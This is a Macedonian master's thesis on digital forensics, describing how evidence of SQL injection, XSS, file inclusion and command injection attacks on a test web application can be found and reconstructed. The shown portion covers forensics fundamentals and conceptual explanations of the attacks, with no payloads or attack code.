Универзитет „Гоце Делчев” - Штип

Факултет за информатика

Катедра: Компјутерски технологии и интелигентни системи

Штип

Наташа Шутева

Форензичка анализа и реконструкција на Injection напади врз веб апликации

Магистерски труд

Штип, јули 2015

КОМИСИЈА ЗА ОЦЕНКА И ОДБРАНА

ПРЕТСЕДАТЕЛ: проф. д-р Сашо Коцески

Вонреден професор,

Универзитет „Гоце Делчев“ – Штип,

Факултет за информатика

ЧЛЕН: доц. д-р Благој Делипетрев

Доцент,

Универзитет „Гоце Делчев“ – Штип,

Факултет за информатика

ЧЛЕН - МЕНТОР: проф. д-р Александра Милева,

Вонреден професор,

Универзитет „Гоце Делчев“ – Штип,

Факултет за информатика

Дата на одбрана: _____

Благодарност

Сакам да изразам посебна благодарност за безрезервната поддршка при изработката на оваа магистерска теза кон моето семејство кое секогаш стоеше зад мене, и со голема љубов ме подржуваше во сите мои чекори, давајќи ми финансиска и морална поддршка да продолжам понатаму. Благодарност до мојот ментор проф. д-р Александра Милева за идејата да се изработи оваа теза, при тоа секогаш давајќи ми ги неопходните насоки да стигнеме до овој комплетен магистерски труд. Сакам да изразам и благодарност до м-р Марио Лолески за соработката и помошта во делот на компјутерската форензика; до м-р Предраг Тасевски за помошта при еден од нападите врз веб апликацијата; како и благодарност за соработката со колегите Драги Златковки и Драган Анастасов од Лабораторијата за компјутерска безбедност и компјутерска форензика под раководство на проф. д-р Александра Милева.

Оваа магистерска теза е плод на мојата три годишна посветеност и истражување во областа на компјутерската, мрежната, и мобилната безбедност и форензика. Се надевам дека и понатаму ќе работам и истражувам во областа на компјутерската безбедност и дигиталната форензика, која преставува вистински предизвик за денешново модерно време а воедно и сатисфакција за мене.

Штип, јули 2015 година

Објавени трудови:

1. Šuteva, Natasa, Mileva, Aleksandra and Loleski, Mario (2014) Computer Forensic Analysis of Some Web Attacks. Proceedings of the *World Congress on Internet Security (WorldCIS 2014)*, 8-10 Dec 2014, London, UK.
2. Šuteva, Natasa, Mileva, Aleksandra and Loleski, Mario (2015) Finding Forensic Evidence for Several Web Attacks. *International Journal of Internet Technology and Secured Transactions*, ISSN 1748-569X (accepted)
3. Šuteva, Nataša, Anastasov, Dragan, and Mileva, Aleksandra (2014) One Unwanted Feature of Many Web Vulnerability Scanners. Proceedings of the *11th International Conference for Informatics and Information Technology (CIIT 2014)*, April 11-12, Bitola (in print)
4. Šuteva, Nataša, Zlatkovski, Dragi, and Mileva, Aleksandra (2013) Evaluation and Testing of Several Free/Open Web Vulnerability Scanners. Proceedings of the *10th International Conference for Informatics and Information Technology (CIIT 2013)*, pp. 221-224, April 18-21, Bitola
5. Zlatkovski, Dragi, Šuteva, Nataša and Mileva, Aleksandra (2012) SQL Injection Test System for Students. Proceedings of the *9th International Conference for Informatics and Information Technology (CIIT 2012)*, April 20, Bitola

Forensic analysis and reconstruction of the web applications' Injection attacks

Abstract

Very often nowadays court and criminal cases are resolved with the evidence obtained from digital forensics. Digital forensics is the primary weapon in the fight against cyber-criminals. For examination of the attacks in the web applications, people specialists in digital forensics are engaged. First, the victim machine is investigated, from which usually some initial data are received, which are used to identify a possible suspect machine. If it's found some indications of a possible attacker, later, the attacker machine is investigated. In this master's thesis several attacks are performed by the following scenario: SQL Injection, storage and reflective XSS, Remote File Inclusion and Command-Line Injection on the known web vulnerable application WackoPicko. We use post-mortem computer forensic analysis on the attacker and the victim machine to find some artifacts in them, which can help to identify and possible to reconstruct the attack, and most important, to obtain valid evidence which holds in court. We assume that the attacker was careless and did not perform any anti-forensic techniques on its machine. Moreover, the analysis is specific for a given configuration. The main objective of the thesis is to give guidance to forensic investigator where to find evidence against the attackers.

To reduce the number of web attacks, significant contribution is given by the safe programming of web pages, which can be checked with the help of web vulnerability scanners. Additionally, in this thesis, several free and commercial web vulnerability scanners are analyzed for rate of the false negative results. It is confirmed that some web vulnerability scanners leave garbage records in the background of the databases, which need to be cleared after each scanning.

Keywords: SQL Injection, Stored XSS, Reflected XSS, Remote File Inclusion, Command Injection

Форензичка анализа и реконструкција на Injection напади врз веб апликации

Краток извадок

Многу често во денешно време се случува судските случаи и криминални спорови да се решаваат со помош на доказите добиени од дигиталната форензика. Дигиталната форензика е основното оружје во борбата против сајбер-криминалците. За испитување на нападите кај веб апликациите се ангажираат лица специјалисти за дигитална форензика. Најпрво се врши истрага на машината жртва, од која обично се добиваат некои податоци, кои потоа се користат за идентификација на можниот осомничен. Доколку се пронајдени индикации за можниот напаѓач, на ред следува истрагата на напаѓачката машина. Во оваа магистерска теза најпрво се изведени неколку сценарија за напади, како: SQL Injection, складирачки и рефлектирачки XSS, вметнување на оддалечена датотека и Command Injection напад, врз постоечка ранлива веб апликација WackoPicko. Направена е пост-мортем форензичка анализа на машината жртва и напаѓачката машина, и идентификувани се оставените траги со помош на кои може да се направи реконструкција на нападите, но и истите да се искористат како валиден доказ пред судот. Се претпоставува дека напаѓачот бил невнимателен и не искористил ниту една од техниките за анти-форензика на својата машина. Притоа, направената анализа е специфична за дадена конфигурација. Основа цел на магистерската теза е да им се дадат насоки на форензичарите каде да ги бараат доказите против напаѓачите.

За да се намали бројот на нападите кај веб апликациите, значаен сегмент е безбедно програмирање на веб страните, кое може да се провери со помош на скенери за веб ранливости. Дополнително, во магистерската теза се анализирани неколку бесплатни и комерцијални скенери на веб ранливости за ратата на лажно негативни резултати. Утврдено е и дека некои скенери на веб ранливости оставаат непотребни записи во позадинските бази на податоци, кои треба по завршувањето на скенирањето да се исчистат.

Клучни зборови: SQL Injection, складирачки XSS, рефлектирачки XSS, вметнување на оддалечена датотека, Command Injection

Содржина

Листа на слики

Листа на табели

Вовед

Во раните почетоци на интернетот, веб страните всушност биле статички документи, а веб прелистувачите служеле само за нивен приказ. Но денес веб апликациите се високо функционални и се потпираат на двонасочен проток помеѓу серверот и веб прелистувачот. Содржината е динамичка и прилагодена посебно за секој корисник. Голем дел од информациите кои се обработуваат се приватни и високо чувствителни. Никој не сака да ги користи веб страните ако нема доверба дека веб страната е безбедна.

Со скенирање на јавно достапните веб страни во 2013 од страна на Website Vulnerability Assessment Services на Symantec утврдено е дека 77% од веб страните содржат веб ранливости, а 16% од нив се окарактеризирани како страни кои имаат високо критични ранливости, кои би им овозможиле на напаѓачите пристап до чувствителните податоци, можност да ја променат содржината на страната, да го компромитираат компјутерот на посетителот (Symantec, 2014). OWASP (Open Web Application Security Project) Top Ten секоја година нуди листа на најкритичните ранливости кај веб страните, листата вклучува различни типови на инјектирачки напади, пробиена автентикација и управување со сесии, XSS напади, погрешни безбедносни конфигурации итн (OWASP Top Ten, 2014). Оваа листа често се користи како минимален стандард за проценка на ранливостите на веб страните и PCI согласност според Payment Card Industry Data Security Standard (PCI DSS). Класификација на веб ранливостите може да се најде и во Common Vulnerabilities and Exposures базата на податоци и Web Application Security Consortium (WASC) Threat Classification v2.0.

Многу организации го изгубиле нивниот углед или приход поради различните хакерски напади. Како пример би го споменале нападот над Sony Pictures Entertainment во декември 2014. Истрагата и штетата која била направена со овој напад се проценува на 15 милиони долари. Со овој напад беа компромитирани доверливи информации за компанијата. Хакирањето на владините веб страни денес се карактеризира и како акт на војна или тероризам. Компјутерскиот криминал е голем проблем, а компјутерската форензика се

занимава со ловење на компјутерските криминалци. Компјутерската форензика подготвува правни докази и дава одговори на многу прашања од областа на правниот систем кога се во прашање компјутерите. Анализата се прави врз форензичка слика што преставува примарен доказ. Како еден интересен дел од дигиталната форензика ќе биде разгледана подетално форензиката на веб апликациите. Таа обично започнува со анализа на лог датотеките кај нападнатата машина (Segal, 2002).

Според нашите сознанија, нема многу трудови кои се занимаваат со форензичка анализа на одредени веб напади. Andrade и Gan (2012) ги истражувале пасивните напади за определување на ранливости кај linux Ubuntu сервер, со користење на Linux BackTrack 5 алатки, вклучувајќи Metasploit, Nessus, Whatweb, Nmap, PHP-Backdoor и Weevely. За форензичка анализа на нападите, ја користеле алатката netstat и лог датотеките на нападнатиот сервер. Добра форензичка анализа на Linux RAM е дадена во (Urrea, 2006). Shulman и Waidner (2014) покажале како дигиталните потписи од DNSSEC може да се искористат за форензичка анализа. Во (Snow et al, 2011) е предложена нова работна рамка за овозможување на брзо и точно откривање и форензичка анализа на напади со инјектирање на код.

Во оваа магистерска теза се избрани пет типа на напади за кои се врши форензичко испитување, и тоа: SQL injection, складирачки и рефлектирачки XSS, вклучување на оддалечена датотека и Command Injection. Овие напади вообичаено се изведуваат преку веб прелистувачот, но некои од нив може да се извршат и преку команден промпт. Основната цел на магистерската теза беше да се пронајдат форензичките артефакти кои се оставени од напаѓачот за секој напад поодделно, и кај жртвата и кај напаѓачката машина, под претпоставка дека напаѓачот не користел никакви анти-форензички техники (форматирање, бришење, едитирање на логови) кај двете машини. Овие форензички артефакти може да им помогнат на форензичарите при нивната истрага. Како апликација за тестирање е искористена веб апликацијата со добро познати ранливости WackoPicko, за прв пат преставена од страна на Doupe (Doupe et al, 2010). Добиените резултати се специфични за користената платформа, што во нашиот случај е Apache веб сервер (жртва) и Kali Linux напаѓачка машина. Но, слични

форензички артефакти се очекува дека ќе се најдат и кај други сродни платформи.

Ќе биде покажано дека сите спроведени напади оставиле многу траги на двете машини. Повеќето од нив се во лог датотеките на жртвата сервер и веб историјата кај напаѓачката машина.

За да се намали бројот на хакерски напади врз веб апликациите експертите за безбедност на веб апликации треба да внимаваат на начинот на програмирање на веб апликациите и дали се користени сите насоки за безбедно програмирање. На пример, постоењето на полиња за кориснички внес кои не се валидирани, можат да доведат до компромитирање на веб апликацијата. Еден начин за проверка на ранливостите кај веб апликациите се скенерите на веб ранливости (Web Vulnerability Scanners - WVSs), и овој начин најчесто се користи од страна на сопствениците и програмерите на веб страните, но, и експертите за безбедност и хакерите, за вршење на идентификација на потенцијалните ранливости кај веб страните.

Веб скенерите за ранливости пристапуваат кон веб страната на ист начин како што тоа го прават и вистинските корисници на веб страните. Обично скенерите вршат black-box тестирање, бидејќи немаат пристап до изворниот код. Тие откриваат добро познати ранливости, според влезните векторите кои ги содржат во нив. Поголемиот број на безбедносните скенери за веб ранливости вршат автоматска проверка на ранливостите и даваат извештај, кој содржи и насоки за отстранување на самата ранливост. Сепак овие скенери не се решение за сé, и не можат да ги откријат сите ранливости и вектори на напади. Постојат неколку трудови кои покажуваат дека скенерите за веб ранливости не успеваат да детектираат голем дел од ранливостите (Bau et al, 2010; Doupe et al, 2010; Fonseca et al, 2007; Khoury et al, 2011; Khoury et al, 2011; Wiegenstein et al, 2006; Peine, 2006; Suto, 2007; Suto, 2010). Некои ранливости поминуваат неоткриени и тие се познати како лажно негативни резултати од скенерите, а некои укажани ранливости воопшто не се ранливости – лажно позитивни резултати и треба мануелно да се потврдат. Интересно беше да се утврди колку изнесува ратата на лажно негативни резултати кај некои од овие скенери, бидејќи тие ранливости поминуваат незабележани од скенерите.

Интересно е да се напомене дека некои од скенерите остваат и непотребни записи во позадинската база на податоците, што преставува една од негативните карактеристики на овие скенери, па како последна цел беше да се анализираат скенерите и да се утврди кои од нив остваат непотребни записи и во колкава мера.

1. Основи на дигиталната форензика

Употребата на научно докажани методи за чување, собирање, валидација, идентификација, анализа, интерпретација, документација и презентација на дигитални докази добиени од дигитални извори има за цел реконструкција на настаните за да се предвидат неовластени активности или одредени планирани операции.

Дигиталната форензика истовремено се опишува и како уметност и како наука. Форензичарот може да делува како дигитален археолог или дигитален геолог. Дигиталната археологија ги испитува директните ефекти од корисничките активности, содржина на датотеки, временски марки за пристап до датотеки, информации за избришани датотеки, логови кај мрежата. Дигиталната геологија се однесува на автономните процеси врз кои корисниците немаат директна контрола како алокација на мемориски блокови, ID на датотеката, ID на процесите. Постојат повеќе книги кои може да се користат за да се запознаат основите на дигиталната форензика, како (Casey, 2009; Sammons, 2012 и др).

1.1 Фази на дигиталната форензика

Постојат повеќе модели кои ги опишуваат процесите на дигиталната форензика, и тоа (Pollitt, 1995; Pollitt, 2007; *DFRWS Investigative Model* на Palmer, 2001; *Abstract Digital Forensic Model* на Reith et al, 2002; *Enhanced Digital Investigation Process Model* на Baryamereeba et al, 2004; *Computer Forensics Field Triage Process Model* на Rogers et al, 2006; Kohn et al, 2006, и др). Според работната рамка предложена од (Kohn et al, 2006), сите процеси низ кои се изведува дигиталната форензика може да се поделат во следниве три фази: подготовка, истрага и презентација.

- *Подготвувањето (Preparation)* се однесува на прибирање на дигитални медиуми кои подоцна ќе се испитуваат. Во зависност од типот на испитување, можат да бидат физички хард дискови, оптички медиуми, sd картици, мобилни телефони, веќе издвоени датотеки, и сл. Медиумите кои ќе се испитуваат треба да се складираат. Почетно

треба да се направо дупликат од оригиналниот медиум (работна копија), како и одржување на евиденција за сите преземени активности кај оригиналниот медиум.

- *Истрагата (Investigation)* се однесува на идентификација и лоцирање на важните артефакти за истрагата, со што се намалува множеството на артефакти кои се од интерес. Овие елементи подоцна се подложени на соодветна анализа. На крајот испитувачот ги толкува резултатите од оваа анализа врз основа на неговата обука, искуство и експертиза.
- *Презентацијата (Presentation)* се однесува на процесот преку кој испитувачот ги презентира резултатите. Се состои од генерирање на извештај за преземените дејствија на испитувачот, откриените артефакти, како и значењето на секој од артефактите. Фазата на презентација може да вклучи и одбрана на изнесеното од страна на форензичарот испитувач.

1.2 Гранки на дигиталната форензика

Од технички аспект на изведените дигитално форензички испитувања и во зависност од видот на анализата која ни е потребена за потенцијалниот доказен материјал, дигиталната форензика е поделена на следниве гранки (слика 1):

- Компјутерска форензика
- Форензика на мобилни уреди
- Мрежна форензика
- Форензика на бази на податоци
- Форензика во живо

1.2.1 Компјутерска форензика

Компјутерската форензика, како гранка на дигиталната форензика, работи со доказите собрани од десктоп компјутерите и лаптопите кои треба да преставуваат сигурен податочен извор за презентација пред судот. За собирање на доказите се вработени луѓе експерти од областа на компјутерската форензика кои треба да ги екстрахираат доказите од самиот компјутер. Електронските докази и нивното собирање се смета за централен дел во истрагата во поголемиот дел на кривични дела. Електронските или компјутерски докази се

еден од најзначајните доказни материјали при судските вештачења. Ова поле се развива со огромна брзина, но со определени контроверзии во однос на неговата имплементација.

Слика 1 Гранки на дигиталната форензика

Компјутерската форензика уште е позната и како компјутерско форензичка анализа, дигитално откривање, враќање на податоци, откривање на податоци, компјутерска анализа, компјутерско испитување. Со други зборови би можеле да кажеме дека самата постапка на компјутерската форензика се состои од собирање, чување, анализа и презентација на компјутерските докази поврзани со конкретниот случај на кој се работи.

Во компјутерските криминолошки науки често има потреба од враќање на податоци кои се избришани или изгубени. Всушност, тоа е и една од целите на компјутерската форензика, да се повратат избришаните податоци и да се претворат во разбирливи информации. Компјутерските докази можат да послужат во кривични предмети, граѓански спорови, човечки ресурси, безбедност.

Непрекинатото развивање на компјутерската и интернет технологија, создаде една нова форма на криминал позната како сајбер криминал или компјутерски криминал. Па од овде и потребата за развој на компјутерските криминолошки науки, со нивна непрекината евалуација на технологиите, со што би останале еден чекор понапред компјутерските истражувачи од сајбер криминалците.

1.2.2 Форензика на мобилни уреди

Форензиката на мобилни уреди, како гранка од дигиталната форензика, работи со доказите од мобилните уреди. Еден од најкарактеристичните дигитални уреди е мобилниот телефон. Мобилните уреди конвергираат до степен на компјутери, така што тие веќе не се користат само за комуникација, туку и за складирање на податоци, користење на сите услуги кои што ги нуди Интернетот. Како што одминува времето се повеќе и повеќе се прибираат податоци од нивната употреба, кои се тесно поврзани со сопственикот. Мобилните уреди можеме да ги сметаме за “биометриски” бидејќи нивната употреба е апсолутно индивидуална за секој корисник.

Мобилните уреди обезбедуваат постојан проток на податоци и информации во врска со нивните корисници и нивното однесување. Доказите во мобилниот уред можат да се најдат во неговата внатрешна меморија, SIM (Subscriber Identity Module) картичката и екстерна меморија доколку ја има додадено кај мобилниот уред. Не треба да го занемариме случајот кога мобилниот уред се синхронизира со компјутерот, во вакви случаи можно е да најдеме некој докази од мобилен уред и на компјутерот.

Типични податоци кои што можете да ги истражувате и да ги побарате во мобилниот уред се :

- Контакти во мобилниот уред
- Примени и испратени пропуштени повици
- Примени и испратени текст пораки и MMS пораки
- Записи од музика
- Фотографии, видео, графика
- Календар, аларм, потсетници, to do листи
- Пишувани текстови

- Пораки од електронска пошта зачувани на мобилниот уред
- Посетени веб страни со користење на мобилниот уред
- Документи и датотеки од различни формати
- Корисничка идентификација (Personal identification number, PIN)
- Идентификација на уред (International Mobile Station Equipment Identity, IMEI)
- Мрежи кои се користени
- Геопросторни информации (од вградени GPS приемници), и сл.

Кај мобилните уреди тешко е да се определи каде точно се чуваат податоците поради огромниот број на компании производители на мобилни уреди и нивни модели, и не постоењето на стандарди за таа намена. За модерните оперативни системи кои денес се користат во мобилните уреди има мали искуства за нивната внатрешна работа. Трагите од податоците останува во меморијата а можеби и некаде во областите во кои корисникот не би можел да пристапи и да ги избрише.

1.2.3 Мрежна форензика

Мрежната форензика, како гранка на дигиталната форензика, се занимава со собирање (capture), запишување, анализирање и документирање на форензички артефакти кои се лоцирани во мрежните инфраструктури. Снимањето на мрежниот сообраќај преку мрежата во теоријата е многу лесно претставено, но е релативно сложено во праксата. Ова е така бидејќи огромен број на податоци протекуваат низ мрежата, земајќи ја при тоа и самата комплексна природа на мрежните протоколи. Самото снимање на мрежниот сообраќајот вклучува голем број на ресурси, обично се снимаат сите текови на податоци низ мрежата. Еден истражувач треба да направи back up на овие податоци т.е. нивно зачувување за подоцнежна анализа.

Анализата на снимените податоци е најкритичниот дел и одзема најмногу време. Иако постојат многу автоматизирани алатки за анализа кои форензичарот може да ги користи, но тие сепак не се доволни, бидејќи не постои сигурен начин за разликување на лажен генериран сообраќај од сообраќај кој е направен од вистинските корисници. Човечкиот фактор во процесот на проценување е исто така значаен фактор, бидејќи со автоматизираните алатки за анализа на сообраќајот секогаш постои шанса да се лажно позитивни. Еден

форензичар треба да го утврди типот на нападот врз мрежата и да трага по напаѓачот. Форензичарот испитувач треба да се води според одредени процедури, па така добиените докази ќе бидат валиден доказ за судот.

Со мрежната форензика може да дојдеме до следниве информации :

- Како напаѓачот влегол во мрежата
- Патеката на влез
- Техники на влез кои напаѓачот ги има користено
- Траги кои се оставени.

При барањето на доказите прво треба да почнеме од компјутерот жртва, доказите ги бараме во лог датотеките, конфигурациските документи, остатоци од тројанци, датотеки кои не се совпаѓаат со нивните претходни хеш вредности, вируси, остатоци од демаскирање на веб страната, непознати екстензии на документи, и сл. Следно, добро е да се погледнат лог датотеките на заштитните ѕидови, посебно во случај ако и самите тие биле жртва на напад. Кога веќе се добиени резултати кои го индицираат напаѓачот, на ред доаѓа да се прави форензиката на напаѓачката машина.

1.2.4 Форензика на бази на податоци

Форензиката на бази на податоци се занимава со техниките за истражување на содржините и мета-податоците кај базите на податоци. Форензичкото вештачење на базите на податоци се однесува на временските марки (timestamps) на сите записи кои се наоѓаат во базата на податоците. Алтернативно, форензичко испитување може да се фокусира на идентификација на трансакциите кои се случуваат помеѓу базата и апликацијата.

Поконкретно, оваа гранка се бави со пронаоѓање, анализа, реконструкција и генерирање на извештај за организираноста на податоците во складиштето. Кај базите на податоци треба да ги утврдите податочните структури (табели, колони, записи), концептуалните процедури (тригери, барања, временски записи), лог датотеките за базата на податоци, и сл. Некои компјутерски инфраструктури можат да имаат бази на податоци со огромен капацитет, самата нивна аквизиција може да биде проблем поради енормниот капацитет кој ќе биде

потребен за зачувување на форензичките слики. Особено е битно да се утврди автентичноста и интегритетот на податоците кај базата на податоци (дали се променети, и доколку се променети, нивното време на модификација).

1.2.5 Форензика во живо

Форензиката во живо, како гранка на дигиталната форензика, ги опфаќа сите стандардизирани форензичко-информатички процедури кога уредите се функционални (за време на нивното работење). Во некој од форензичките случаи не може да се користи dead-box форензика, бидејќи не секогаш сме во можност да ја изработиме форензичката копија, и затоа во овие случаи, се користи форензиката во живо (live forensics).

Генерално се јавува потреба од форензика во живо кај уредите кои доколку се исклучат од струја, голем број на податоци, кои би биле од непроценлива важност за истрагата, можат да бидат изгубени. Лицата кои извршуваат форензика во живо мора да имаат големо познавање од однесувањето на форензичките алатки со кои ќе биде извршена анализата врз уредите. Стандардни процедури при извршувањето на овие анализи се следниве :

- Изработка на форензичка копија од RAM
- Изработка на форензичка копија од резервниот мемориски простор (swap file, pagefile.sys и др.)
- Анализа на активниот систем и апликативните процеси
- Анализа на отворените мрежни порти
- Утврдување на инсталираните апликации

1.3 Професионалци за компјутерска форензика

Професионалец за компјутерска форензика е лицето кое е одговорно за извршување на компјутерско форензичките постапки. Професионалецот за компјутерска форензика би требал неговата работа да ја сведе во следниве чекори :

1. Да се заштити компјутерскиот систем во текот на вештачењето од сите можни измени, оштетување, корупција на податоците
2. Откривање на структурата на системот (директориуми и датотеки). Овде се вклучени веќе постојните датотеки, скриените датотеки, датотеки заштитени со лозинка и шифрирани датотеки
3. Враќање на сите избришани датотеки
4. Откривање на содржината во скриени документи искористени од страна на две апликативни програми и оперативни системи
5. Пристап до содржината на заштитени и шифрираните датотеки
6. Анализа на сите релевантни податоци кои обично се наоѓаат во специјални области на дискот, како што се нераспределениот простор на дискот (unallocated space - слободно место на хард дискот кое може да се искористи за зачувување на податоци) и slack просторот (slack space - неискористен простор помеѓу крајот на тековниот документ и крајот на кластерот)
7. Печатење на извештајот за сеопфатната анализа за осомниченият систем која ги вклучува сите релевантни датотеки и ново откриени датотеки. Потоа следи мислење за сé што е пронајдено, за откриената структурна распределеност на датотеките, откриените податоци, сите обиди да се скријат, заштитат или шифрираат податоците и сé друго што е откриено за релевантниот систем.

1.4 Користење на дигиталните форензички докази

Дигиталните форензички докази можат да бидат користени во повеќе области и од повеќе различни профили на професионалци.

- Обвинителите - можат да ги користат компјутерските докази во различни кривични дела, каде можат да се пронајдат доказни документи за различни случаи: убиства, финансиска измама, дрога, проневера, детска порнографија.
- Граѓански спорови - кои би можеле лесно да се решат со помош на компјутерската форензика од типот: измама, разводи, дискриминација, малтретирање.

- Осигурителни компании - можат да го користат доказите од компјутерската форензика за намалување на трошоците во случаи на можна измама за несреќа, подметнување пожар, надомест на работници.
- Компании – често ангажираат лица експерти во компјутерска форензика за да пронајдат докази поврзани со проневера, кражби, трговски тајни, губење на доверливи информации.
- Адвокати – често бараат помош или одредено мислење од експерт компјутерски форензичар за некој неразјаснет случај.
- Поединци – понекогаш бараат помош од експерт компјутерски форензичар кога сметаат дека се оштетени при одредени донесени судски одлуки.

1.5 Сервиси кои ги нуди компјутерската форензика

Без разлика колку луѓето да се внимателни, тие во позадина оставаат траги. Кога луѓето се обидуваат да уништат доказни содржини од компјутерот, тие оставаат одредени индикации дека нешто било претходно работено. Затоа компјутерскиот доказ е сигурен и е од суштинско значење и не треба да се занемарува.

Професионалците, компјутерски форензичари не треба само да го вклучат компјутерот и да направат листање на системот од датотеки и пребараат низ датотеките. Компјутерскиот форензичар треба да биде способен да изврши враќање на доказите со вештини и експертиза кои ќе дадат кредибилитет на случајот на кој што работи. Тие треба да бидат способни да го направат следново:

- Прибирање податоци - за да можете да направите увид и да земете одредени податоци потребно е да имате судски налог, а доказниот материјал треба да се чува под одредени услови.
- Правење дупликати и нивна заштита - земениот доказен материјал не смее да се менува на било каков начин, форензичарот вештак треба

да направи дуплирање на доказниот материјал при што треба да се задржи интегритетот на податоците.

- Враќање на податоци - со користење на соодветни софтверски алатки, компјутерскиот форензичар треба да биде во можност да ги обнови и анализира непристрасно доказите. Способноста да се повратат изгубени докази е можна доколку форензичарот вештак има напредно разбирање од технологии за складирање податоци.
- Пребарување низ документите - компјутерскиот форензичар треба да има способност да пребарува над 200.000 електронски документи во секунди наместо во часови.
- Конвертирање во различни формати - компјутерскиот форензичар треба изводените податоци да ги претвори во читлив формат.
- Услуги на вештачење - компјутерските форензичари треба да бидат способни да објаснат сложени информатички дејствувања кои ќе бидат лесни и разбирливи за лицата од областа на правосудниот систем.
- Давање на мислења за компјутерски докази - компјутерскиот форензичар може да биде повикан да даде мислење и форензичка експертиза.

2. Ранливости и напади на веб апликации

Ранливост (vulnerability) е слабост на безбедноста на даден систем, на пример, во процедурите, дизајнот или имплементацијата, која може да се искористи да предизвика загуба или штета. **Закана (threat)** е множество на околности кои може да доведат до "потенцијално" нарушување на безбедноста, а притоа, нарушувањето не мора навистина да се појави. Фактот дека нарушувањето може да се случи го прави закана. **Искористување (exploit)** е дел од програмски код или технологија кои искористуваат грешка или ранливост на системот, кои пак овозможуваат неавторизиран пристап, ескалирање на привилегии или одбивање на сервиси кај даден компјутерски систем. **Напад (attack)** е обид за нарушување на безбедноста на системот, и притоа не сите напади се успешни.

Ранливостите кај веб апликациите може да егзистираат на клиентската страна и на серверската страна. Методите на нападот се разликуваат во зависност од резултатот кој што сака напаѓачот да го постигне. Кога некоја веб апликација е ранлива на одреден тип на напад, му се овозможува на напаѓачот, нападот да го направи на различен начин во зависност од неговите способности. Експлоатацијата може да се јави како облик инјектирање на код, DoS напади, откривање информации, разобличување на веб страна, преземање на сесија, манипулација со податоци, и сл. Инјектирањето на код, ако се извршува на серверската страна, не ги вклучува само просеците на серверот, туку сé што постои на серверот. Кога инјектирањето на код се случува на клиентската страна, може да се пристапи до податоците на корисничко ниво, како што се историјата на пребарувач, датотеките, и др.

За да можете да компромитирате одредена апликација, таа треба да има одредени безбедносни пропусти. А хакерите ја користат техниката на отпечатување (footprinting) како процес на собирање информации за целта која сакаат да ја нападнат (доаѓање до информации за верзија на веб серверот, платформата, технологијата и сл). По собирањето информации доаѓа фазата на скенирање со помош на која би дошле до посакуваните податоци за ранливостите на веб апликацијата или машината жртва. И на крајот фазата на

енумерација (enumeration) каде што напаѓачот креира активна конекција со системот, извршувајќи одредени упити преку кои се здобива со информации за целта која сака да ја нападне. Откако умешен напаѓач ги поминал трите фази: собирање информации, скенирање и енумерација, следува фазата на хакирање на веб апликацијата.

Има два типа на веб напади: напад врз веб инфраструктурата и напад врз веб апликацијата. Има суптилна разлика помеѓу овие два напади: инфраструктурниот напад се занимава со напад на оперативниот систем на веб серверот, самиот софтвер на серверот (Apache или Microsoft IIS сервер), додека нападите врз веб апликацијата се врзани директно за небезбедно програмираните скрипти.

2.1 Инјектирачки напади

Инјектирачките ранливости и напади им овозможуваат на напаѓачите вметнување на малициозен код на машината жртва. Овие напади вклучуваат повици до оперативниот систем, употреба на програми како шелови, повици до позадинскиот дел на базата на податоци преку SQL злонамерни упити, и сл. Цели скрипти напишани во Perl, Python и други програмски јазици може да се инјектираат во лошо дизајнирана веб апликација и да бидат извршени.

Инјектирачките ранливости може многу лесно да се откријат и искористат. Последиците од успешен инјектирачки напад можат да бидат од преземање на целосната содржина, компромитирање на системот, па дури и негово целосно уништување. Секоја веб апликација овозможува извршување на надворешни команди како што се системски повици, шел команди, SQL барања. За одреден повик да биде успешно реализиран како инјекција зависи од тоа дали апликацијата е безбедно програмирана

Еден од најраширените и најопасни форми на инјектирачки напад е SQL Injection нападот. За да се искористи SQL ранливоста, напаѓачот мора да најде параметар кој поминува во базата на податоците. Со внимателно избрани SQL команди вметнати како параметар, напаѓачот ќе ја измами апликацијата со препраќање малициозни упити во базата на податоците. Овие напади не се тешки за откривање, има многу автоматизирани алатки кои со скенирање ја

утврдуваат оваа ранливост. Последиците од овој тип на напад може да бидат огромни, бидејќи напаѓачот може да ги добие податоците од базата, да ги промени податоците во базата, да ја избрише целата содржина на базата или на некоја нејзина табела, па дури и да го загрози серверот со базата на податоци.

Покрај SQL Injection во оваа група на инјектирачки напади уште би ги спомнале и Code Injection, Command Injection, Log Injection, и други.

2.1.1 SQL Injection

SQL Injection се случува кога напаѓачот успева да креира злонамерен SQL упит низ полињата за кориснички влез во формите на веб апликацијата и истиот се извршува во позадинската база на податоците. При тоа се користат методи за манипулација со базата на податоците. SQL injection слабостите најчесто се предизвикани од неправилна валидација кај ASP, JSP, PHP, CFML (ColdFusion Markup Language) кодовите.

Типично место за SQL нападите се формите за автентикација, кога корисникот внесува корисничко име и лозинка во полињата, бидејќи тие вредности се вметнуваат во SELECT упитот и се извршуваат. Доколку овие полиња не се санитизирани и соодветно заштитени со некој од начините за заштита од SQL напади, напаѓачот својот малициозен внес ќе го испрати во базата на податоците, при што е овозможено дури и преземање на целокупната база на податоци. Правилното користење на складиштата за податоци (и базите на податоци) е од особено значење за сопствениците на веб апликациите.

Ризикот од SQL injection е сé поголем поради големиот број на автоматски алатки за тестирање на SQL Injection нападите. Во минатото опасноста беше ограничена бидејќи тестирањето се вршеше мануелно, напаѓачот мораше да ги напише SQL упитите рачно во текст полињата. Како резултат на софтверските алатки за скенирање на SQL Injection енормно се зголемија и штетите направени врз динамичките веб апликации. За да се заштитиме од SQL Injection се препорачува користење на параметризирани/подготвени команди (parametrized/prepared statements).

Значајни локации кои би требале да ги провериме при форензичката истрага на SQL injection нападите се: лог датотеката на базата на податоци кај

серверот, каде се меморираат сите записи кои се чуваат во базата на податоците, како и лог датотеките на веб серверот кои ќе ни дадат информации за тоа како, кога, и од кого било пристапено до апликацијата.

2.1.2 Cross-site scripting

Cross-site scripting (XSS) е напад врз апликациското ниво. Овој тип на напад се случува кога динамичка веб страница прима малициозни податоци кои се извршуваат на корисничката страна. Обично овие веб апликации немаат контрола над нивниот излез кој се презентира пред корисниците. Напаѓачите можат да вметнат JavaScript, VBScript, HTML код во ранлива динамичка страна. Тогаш скриптата ќе се изврши на корисничката машина и ќе ги собере информациите на корисникот.

